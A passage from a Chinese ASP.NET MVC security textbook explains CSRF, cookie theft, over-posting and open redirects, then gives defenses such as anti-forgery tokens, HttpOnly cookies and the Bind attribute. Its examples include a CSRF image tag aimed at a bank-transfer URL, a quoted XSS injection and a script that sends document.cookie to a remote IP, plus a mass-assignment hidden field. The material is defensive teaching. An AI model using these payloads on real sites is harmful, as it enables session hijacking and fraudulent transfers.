


图 7-19

7.5.2　威胁：跨站请求伪造

正如前面介绍的，跨站请求伪造(Cross-Site Request Forgery，CSRF，有时也用缩写 XSRF 表示)攻击要比简单的跨站脚本攻击更具危险性。本节讲解跨站请求伪造攻击，主要从它的危害及如何防止它两方面加以阐述。

1. 威胁概述

为充分地理解 CSRF 的概念，我们将其分为两部分来阐述，分别是 XSS 和混淆代理(confused deputy)。前面已经介绍了 XSS，但是混淆代理是一个新概念，值得讨论一下。Wikipedia 上这样描述混淆代理攻击：

> 混淆代理是一个计算机程序，它被其他部分程序无辜地愚弄，以至于错误地使用自己的权限。它是特权扩大(privilege escalation)的一个具体类型。
>
> ——http://en.wikipedia.org/wiki/Confused_deputy_problem

在此类情形中，代理就是用户的浏览器，它受到了愚弄以至于误用其权限，将用户呈现给远程的网站。为进一步阐明这个问题，下面列举一个简单而繁琐的示例。

假设正在逐步构建一个外观精美的网站，允许用户登录和退出，以及在站点中进行权限内的任何操作。在 AccountController 控制器中，Login 操作尽量保持简单，然后再在其中添加一个 Logout 操作，实现执行该操作后，系统删除登录用户的信息：

```
public ActionResult Logout() {
  FormsAuth.SignOut();
  return RedirectToAction("Index", "Home");
}
```

现在，假设站点允许输入白名单中有限的 HTML(一个可接受的标签或字符的列表，列表中的内容可能另行编码)作为评论系统的一部分(可能编写的是论坛应用程序或博客应用程序)——大部分的 HTML 都经过了精简或净化，但是因为想让用户能够发布截图，所以对图片不加限制。

如果有一天，某人将在评论中添加了这个稍带恶意的 HTML 图片标签：

```
<img src="/account/logout" />
```

现在，一旦有人访问该页面，浏览器就会自动请求这个“图片”，其实这并不是一个图片，然而请求之后他们就会退出站点。同样，这未必是一个 CSRF 攻击，却展示了如何在用户不知不觉的情况下，使用“挂羊头卖狗肉”的伎俩来欺骗浏览器向任意指定的站点发出 GET 请求。在这个例子中，浏览器发出 GET 请求，本来是想请求图片；相反，它却调用退出例程并传递用户的 cookie。这就是混淆代理。

CSRF 攻击是基于浏览器的工作方式运作的。在登录到一个站点后，信息将以 cookie 形式存储到浏览器中，可能是存储在内存中的 cookie(“会话”cookie)，也可能是写到硬盘

文件中更为持久的 cookie。通过这两种 cookie 中的任意一种，浏览器会告诉站点这是一个真实用户发出的请求。

使用 XSS 加混淆代理(和其他攻击一样，再使用一些社会工程)来实现对用户攻击的能力正是 CSRF 的核心。遗憾的是，很多站点恰巧都没有针对 CSRF 这一弱点采取切实有效的防御措施(下面即将谈到这一点)。

下面来看一个真实的 CSRF 攻击例子，从黑客角度看，CSRF 攻击能对受大众喜欢而未受保护的站点产生很大的破坏。这里没有使用真实的名称，不妨将该站点称为“Big Massive Site”。

需要立刻指明的是，黑客与 Big Massive Site 站点用户之间的游戏是一场实力不均衡的较量。有多种方式可以增大这种不均衡性，这些稍后就会介绍，但由于 Big Massive Site 站点每天有将近 5 千万个请求，所以局势有利于黑客一方。

现在来阐述游戏的本质——查找可以对 Big Massive Site 站点的安全漏洞做哪些操作，如包含站点上的链接评论。在网上冲浪尝试各种事物时，积累了一个“广泛使用的在线银行站点”(Widely Used Online Banking Sites)列表，这些银行站点支持在线转账和账单支付。经过研究，了解了这些广泛使用的在线银行站点响应转账请求的原理，我们会发现有一种方式存在非常严重的安全漏洞——转账标识在 URL 中，如下所示：

```
http://widelyusedbank.example.com?function=transfer&amount=1000&toaccou
ntnumber=23234554333&from=checking
```

这种标识方法令人非常吃惊，看起来简直愚蠢之极——哪家银行会这样做？遗憾的是，这个问题的答案不是一家银行而是很多家银行在做，原因很简单——Web 开发人员过分信任浏览器。上面的 URL 请求依赖于这样的假设：服务器将使用来自会话 cookie 的信息来验证用户的身份和账户。其实，这并不是一个很坏的假设——会话 cookie 中的信息可以避免每次页面请求时都要重新登录。浏览器必须要记住一些信息。

上面还有一些内容没有讨论到，即需要使用一些社会工程方面的知识。以黑客的身份登录到 Big Massive Site 站点中，将如下内容作为评论输入到其中一个主页面上：

```
Hey, did you know that if you're a Widely Used Bank customer the sum of the
digits of your account number add up to 30? It's true! Have a look:
http://www.widelyusedbank.example.com."
```

然后退出 Big Massive Site，并用第二个假账户再次登录站点，以不同名称的虚构用户在上面的“种子”(seed)评论后面留下一个评论：

```
"OMG you're right! How weird!<img src ="
http://widelyusedbank.example.com?function=transfer&amount=1000&toaccou
ntnumber=23234554333&from=checking" />.
```

Widely Used Bank 的客户看到评论后，很可能就会登录他们的账户，并计算账号数字的累加和。如果计算之后发现累加和不等于 30，他们就会回到 Big Massive Site，再次阅读评论(或留下自己的评论，“不对，我的累加和不是 30”)。

遗憾的是，Perfect Victim 的浏览器仍然把他的登录会话信息保存在内存中——也就是说他仍然处于登录状态！当他浏览到带有 CSRF 攻击的页面时，CSRF 页面就会向银行的站点发送一个请求(而银行站点却不知道发送请求的另一端是黑客)，结果 Perfect Victim 的钱就丢失了。

在评论中带有 CSRF 攻击的链接图片将作为一个不完整的红 X 来渲染，而大部分人都会把它看成一个损坏的头像或表情符号。然而，事实上，它是一个使用 GET 请求在服务器端执行操作的远程页面调用——也就是骗取现金的混淆代理攻击。很凑巧的是，有问题的浏览器竟然是 Perfect Victim 的浏览器——因此这是不可追踪的(假设在巴哈马群岛等地已经有假账户)。这几乎是完美的犯罪！

这种攻击不仅仅局限于简单图像标签/GET 请求的欺骗；它还可以很好地扩展到垃圾邮件应用领域，垃圾邮件传播者向人们发送虚假链接，并费尽周折地让人们单击链接，以使人们进入他的站点(与大部分僵尸攻击类似)。当人们单击链接登录到他的站点时，隐藏的 iFRAME 或一些脚本将自动使用 HTTP POST 请求向银行提交一个表单，试图转账。如果此时恰好有一个 Widely Used Bank 的客户在未退出银行网站的情况下单击了这个链接，那么此次攻击就会成功。

回顾前面的论坛帖子中的社会工程诈骗，为让后一个攻击取得成功，只需再添加一个额外的跟帖即可：

```
Wow! And did you know that your savings account number adds up to 50? This
is so weird — read this news release about it:

<a href="http://badnastycsrfsite.example.com">CNN.com</a>

It's really weird!
```

显然，这里甚至不需要使用 XSS，只要植入 URL，等待那些愚蠢至极的人来上钩就行(即先进入到他们在 Widely Used Bank 上开设的账户，然后再重定向到为他们准备的虚假页面 http://badnastycsrfsite.example.com)。

2. 阻止 CSRF 攻击

可能有人认为，这一问题应该由框架来解决——确实如此！ASP.NET MVC 提供了解决方法并且把它交给了程序员，因此，更准确的说法是，ASP.NET MVC 应该使程序员做正确的事，事实也正是如此。

1) 令牌验证

ASP.NET MVC 框架提供了一个阻止 CSRF 攻击的好方法，它通过验证用户是否自愿地向站点提交数据来达到防御攻击的目的。实现这一方法最简单的方式就是，在每个表单请求中插入一个包含唯一值的隐藏输入元素。可以使用 HTML 辅助方法在每个表单中包含如下代码来生成该隐藏输入元素：

```
<form action="/account/register" method="post">
```

```
@Html.AntiForgeryToken()
…
</form>
```

Html.AntiForgeryToken 辅助方法会输出一个加密值作为隐藏的输入元素：

```
<input type="hidden" value="012837udny31w90hjhf7u">
```

该值将与作为会话 cookie 存储在用户浏览器中的另一个值相匹配。在提交表单时，ActionFilter 就会验证这两个值是否匹配：

```
[ValidateAntiforgeryToken]
public ActionResult Register(…)
```

虽然这种方法就可以阻止大部分的 CSRF 攻击，但它并非能很好地防御所有的 CSRF 攻击。上面的示例中讲解了如何在网站上自动注册用户，从中可以看出防伪造令牌的方法可以阻止 Register 方法上大部分基于 CSRF 的攻击，但它不会终止外面的机器人，这些机器人仍然继续寻求在网站上自动注册用户和制造垃圾邮件(spam)的方法。本章后面将讨论解决这类情况的方法。

2) 幂等的 GET 请求

幂等的 GET 请求，虽然看起来很深奥，但它只是一个简单概念。如果一个操作是幂等的，就可以重复执行多次而不改变执行结果。一般来说，仅通过使用 POST 请求修改数据库中或网站上的内容，就可以有效地防御全部的 CSRF 攻击，这里的修改包括 Registration、Logout 和 Login 等操作。这种方法至少也可以一定程度上限制混淆代理攻击。

3) HttpReferrer 验证

另一种阻止 CSRF 攻击的方法是使用 ActionFilter。这种情形下，可查看提交表单值的客户端是否确实在目标站点上：

```
public class IsPostedFromThisSiteAttribute : AuthorizeAttribute
{
   public override void OnAuthorize(AuthorizationContext filterContext)
   {
       if (filterContext.HttpContext != null)
       {
           if (filterContext.HttpContext.Request.UrlReferrer == null)
               throw new System.Web.HttpException("Invalid submission");

           if (filterContext.HttpContext.Request.UrlReferrer.Host !=
               "mysite.com")
                   throw new System.Web.HttpException
                       ("This form wasn't submitted from this site!");
       }
   }
}
```

然后在 Register 方法上添加这个过滤器，代码如下：

```
[IsPostedFromThisSite]
public ActionResult Register(…)
```

上面综述了几种不同的防御 CSRF 的方法，这也正是 MVC 的意义所在。了解了这些方法，我们就可以根据自己的喜好和网站特点来选择具体使用哪种方法。

7.5.3　威胁：cookie 盗窃

cookie 是一种增强 Web 可用性方法，因为大部分网站在用户登录后都使用 cookie 来识别用户身份。如果没有 cookie，用户就不得不一次又一次地登录网站。但是如果攻击者盗窃了 cookie，他就可以冒充用户身份在网站上进行操作。

作为用户，为了避免自己在特定站点上的 cookie 被盗，可在浏览器上选择禁用 cookie，但是这样很可能在访问某个网站时弹出无礼的警告“Cookies must be enabled to access this site”。

本节介绍 cookie 盗窃攻击，主要从它的危害及如何防御两方面来阐述。

1. 威胁概述

网站使用 cookie 来存储页面请求或浏览会话之间的信息。其中一些信息是无关紧要的，像站点偏好和站点历史等，但是其他站点可以在不同请求中确认用户身份的信息却非常重要，比如 ASP.NET 的表单验证票据(ASP.NET Forms Authentication Ticket)。

cookie 主要有两种形式：

- **会话 cookie**：会话 cookie 存储在浏览器的内存中，在浏览器的每次请求中通过 HTTP 头信息进行传递。
- **持久性 cookie**：持久性 cookie 存储于计算机硬盘上的实际文本文件中，并与会话 cookie 以相同的方式传递。

二者的主要区别在于：会话 cookie 常常在会话结束时忘记会话 cookie，而持久性 cookie 则不同，在下一次访问站点时，站点仍然记得它。

如果能够窃取某人在一个网站上的身份验证 cookie，就可以在该网站上冒充他，执行他权限内的所有操作。这种攻击实际上非常简单，但它依赖于 XSS 漏洞。攻击者只有在目标站点上注入一些脚本，才能窃取 cookie。

在对 StackOverflow.com 测试期间，CodingHorror.com 的 Jeff Atwood 在撰写的博文中提到了这一问题：

> *那么，可以想象一下，当您注意到网站上一些企业用户以管理员身份登录进来，并很开心地使用他完全不受约束的管理权限攻击系统，此时是多么吃惊。*
>
> ——http://www.codinghorror.com/blog/2008/08/protecting-your-cookies-httponly.html

这怎么可能发生呢？当然是 XSS 的功劳。这一切都是从向用户资料页面添加的一段脚

本开始的：

```
<img src=""http://www.a.com/a.jpg<script type=text/javascript
src="http://1.2.3.4:81/xss.js">" /><<img
src=""http://www.a.com/a.jpg</script>"
```

StackOverflow.com 允许在评论中包含有一定数量的 HTML 标记，这也正是 XSS 黑客所期望的。Jeff 在自己的博客中提供的一个示例很好地说明了：攻击者如何将脚本注入到看似平常的功能页面，比如添加一个屏幕截图。

Jeff 对 XSS 注入攻击采取了白名单的防御措施——这是他自己编写实现的。在这个情形中，攻击者利用了 Jeff 自己编写 HTML 净化器(sanitizer)的一个漏洞：

通过精心的构建，这个难看的 URL 只是勉强通过了净化器。当在浏览器中查看时，最后渲染的代码会加载和执行来自远程服务器的脚本。JavaScript 代码如下所示：

```
window.location="http://1.2.3.4:81/r.php?u="
+document.links[1].text
+"&l="+document.links[1]
+"&c="+document.cookie;
```

此时，如果浏览器加载了这个注入脚本的用户资料页面，它就会在用户毫不知情的情况下把他们的 cookie 传送给某个远程的邪恶服务器。

这样攻击者就迅速地盗取了 StackOverfow.com 用户的 cookie，甚至 Jeff 也未能幸免。有了 Jeff 的 cookie，攻击者就可以冒充 Jeff 的身份登录站点(仍然在测试阶段)，来做他想做的任何操作。这确实是一个非常狡猾的黑客。

2. 使用 HttpOnly 阻止 cookie 盗窃

为 StackOverflow.com 攻击提供便利的主要有两方面内容：

- **XSS 漏洞**：Jeff 坚持自己编写反 XSS 攻击代码。通常情况下，这并不是一个好主意，而应该依赖类似于 BB Code 或其他允许用户格式化输入值的方法来防御攻击。在上面的示例中，Jeff 为攻击者打开了 XSS 攻击的大门。
- **Cookie 缺陷**：上面的示例中没有将 StackOverflow.com 的 cookie 设置为禁用来自客户端浏览器的修改。

事实上，可停止脚本对站点中 cookie 的访问，只需设置一个简单标志：HttpOnly。可以在 web.config 文件中对所有 cookie 进行设置，代码如下所示：

```
<httpCookies domain="" httpOnlyCookies="true" requireSSL="false" />
```

也可在程序中为编写的每个 cookie 单独设置，代码如下：

```
Response.Cookies["MyCookie"].Value="Remembering you…";
Response.Cookies["MyCookie].HttpOnly=true;
```

这个标志的设置会告知浏览器，除了服务器修改或设置 cookie 之外，其他一些对 cookie 的操作均无效。尽管该方法非常简单，但它却可以阻止大部分基于 XSS 的 cookie 问题。因为脚本很少访问 cookie，所以我们经常使用这个功能。

7.5.4　威胁：重复提交

模型绑定是 ASP.NET MVC 提供的一个强大功能，它遵照命名约定把输入元素映射到模型属性从而极大地简化了处理用户输入的过程。然而，它也成了攻击的另一种媒介，给攻击者提供了一个填充模型属性的机会，有些时候填充的这些属性甚至都没有在输入表单中。

本节将讲解重复提交(over-posting)攻击，主要从它的危害及如何防御两方面来阐述。

1. 威胁概述

ASP.NET 模型绑定通过重复提交呈现了另一种攻击媒介。下面列举了一个例子，其中有一个允许用户提交评价意见的商店商品页面：

```
public class Review {
 public int ReviewID { get; set; } // Primary key
 public int ProductID { get; set; } // Foreign key
 public Product Product { get; set; } // Foreign entity
 public string Name { get; set; }
 public string Comment { get; set; }
 public bool Approved { get; set; }
}
```

我们想向用户展示一个简单表单，其中只包含两个字段——Name 和 Comment：

```
Name: @Html.TextBox("Name") <br />
Comment: @Html.TextBox("Comment")
```

因为只让用户在表单上看到 Name 和 Comment 字段，所以我们不希望用户能够自己审核通过自己的评论。然而，存在大量的 Web 开发工具可供恶意用户向查询字符串或提交的表单数据中添加"Approved=true"，从而实现干预表单提交。而事实上，模型绑定器并不知道提交的表单中包含哪些字段，并且还会将他们的 Approved 属性设置为 true。

更糟的是，由于 Review 类中有一个 Product 属性，因此黑客可以尝试提交一些名称类似于 Product.Price 的字段值，这样可能会改变表中的一些值，而这些值的修改超出了最终用户的操作权限。

示例：GITHUB.COM 上的大规模任务分配

这种攻击利用了一个基于 MVC 架构模式的特征，该特征在许多 Web 框架中都有应用。2012 年 3 月，这种攻击利用 Ruby on Rails 的大规模任务分配功能(mass assignment feature)，被成功应用于 GitHub.com 网站的攻击。攻击者创建了一个新的公共密钥来管理更新，并通过向创建密钥的表单中添加隐藏字段，手动将新创建的密钥添加到“rails”用户的管理用

户记录中：

```
<input type=hidden value=USER_ID_OF_TARGET_ACCOUNT
name=public_key[user_id]>
```

攻击者把目标账户的用户 ID 插入到表单域的 value 特性中，并提交表单，然后就拥有了目标用户内容的管理权限。攻击者在一个非常简洁的博客帖子中描述了这次攻击，博客网址：

http://homakov.blogspot.com/2012/03/how-to.html

GitHub 立即修复了错误，它增加了对传入表单参数的验证，关于修复的博客文章网址如下：

https://github.com/blog/1068-public-key-security-vulnerability-and-mitigation

问题的关键在于，这不仅仅是理论上的攻击。这次事件之后，这种攻击便广为人知。

2. 使用 Bind 特性防御重复提交攻击

防御重复提交攻击的最简单方法就是，使用[Bind]特性显式地控制需要由模型绑定器绑定的属性。Bind 特性既可以放在模型类上，也可以放在控制器操作参数中。它可以使用前面介绍的白名单方法来指定允许绑定的字段，比如[Bind(Include="Name, Comment")]，也可以使用黑名单方法排除禁止绑定的字段，比如[Bind(Exclude="ReviewID, ProductID, Product, Approved")。通常情况下，白名单相对于黑名单来说要更安全些，因为它列举了想要绑定的属性，而黑名单列举了所有不想绑定的属性，显然，前者更容易得到保证。

下面给出了如何注解 Review 类，从而只允许绑定 Name 和 Comment 属性的代码：

```
[Bind(Include="Name, Comment")]
public class Review {
 public int ReviewID { get; set; } // Primary key
 public int ProductID { get; set; } // Foreign key
 public Product Product { get; set; } // Foreign entity
 public string Name { get; set; }
 public string Comment { get; set; }
 public bool Approved { get; set; }
}
```

另一种方法是使用 UpdateModel 或 TryUpdateModel 方法的一个重载版本来接收一个绑定列表，代码如下所示：

```
UpdateModel(review, "Review", new string[] { "Name", "Comment" });
```

避免直接绑定到数据模型也是有效防御重复提交攻击的一种方式。它通过使用一个视图模型(View Model)，只缓存允许用户设置的属性来阻止攻击。下面的视图模型就消除了重复提交问题：

```
public class ReviewViewModel {
 public string Name { get; set; }
 public string Comment { get; set; }
}
```



注意　Brad Wilson 撰写了一篇好文章，题目为“Input Validation vs. Model Validation”，这篇文章综述了模型验证的安全问题。当验证功能包含在 MVC 2 中发布时，这篇文章就已经创作完成，但到现在它对我们仍然有帮助。如果感兴趣，可以进行阅读，网址：

http://bradwilson.typepad.com/blog/2010/01/input-validation-vs-model-validation-in-aspnet-mvc.html。

7.5.5　威胁：开放重定向

从 MVC 3 开始，Internet 项目模板对 AccountController 控制器做了一些新的改动来阻止开放重定向攻击。本节首先介绍开放重定向攻击的工作原理，然后介绍如何在 ASP.NET MVC 应用程序中阻止开放重定向攻击。此外，本节还将详细讨论 MVC 3 对控制器 AccountController 所做的修改，并展示如何将这些修改应用于现有的 MVC 1 及 MVC 2 应用程序。

1. 威胁概述

那些通过请求(如查询字符串和表单数据)指定重定向 URL 的 Web 应用程序可能会被篡改，而把用户重定向到外部的恶意 URL。这种篡改就被称为开放重定向攻击(open redirection attack)。

每当应用程序重定向到一个指定的 URL 时，就必须确保重定向的 URL 未被篡改。对于 MVC 1 和 MVC 2，默认 AccountController 控制器中的登录操作极易受到开放重定向攻击。这里作为一个例子展示 MVC 1 和 MVC 2 的漏洞，并介绍 MVC 3 和 MVC 4 如何防止这一漏洞。

1) 一个简单的开放重定向攻击

为了更好地理解这个问题，首先介绍一下默认的 MVC 2 Web 应用程序中登录重定向的工作原理。在这种应用程序中，如果未经授权的用户尝试访问一个带有 Authorize 特性的控制器操作，那么他就会被重定向到/Account/LogOn 视图。这个重定向到/Account/LogOn 的 URL 包含一个 returnUrl 查询字符串，以便用户登录成功后返回到原来请求的 URL 上。

从图 7-20 中可以看出，在没有登录的情况下，尝试访问视图/Account/ChangePassword，就会重定向到/Account/LogOn?ReturnUrl=%2fAccount%2fChangePassword%2f 页面。

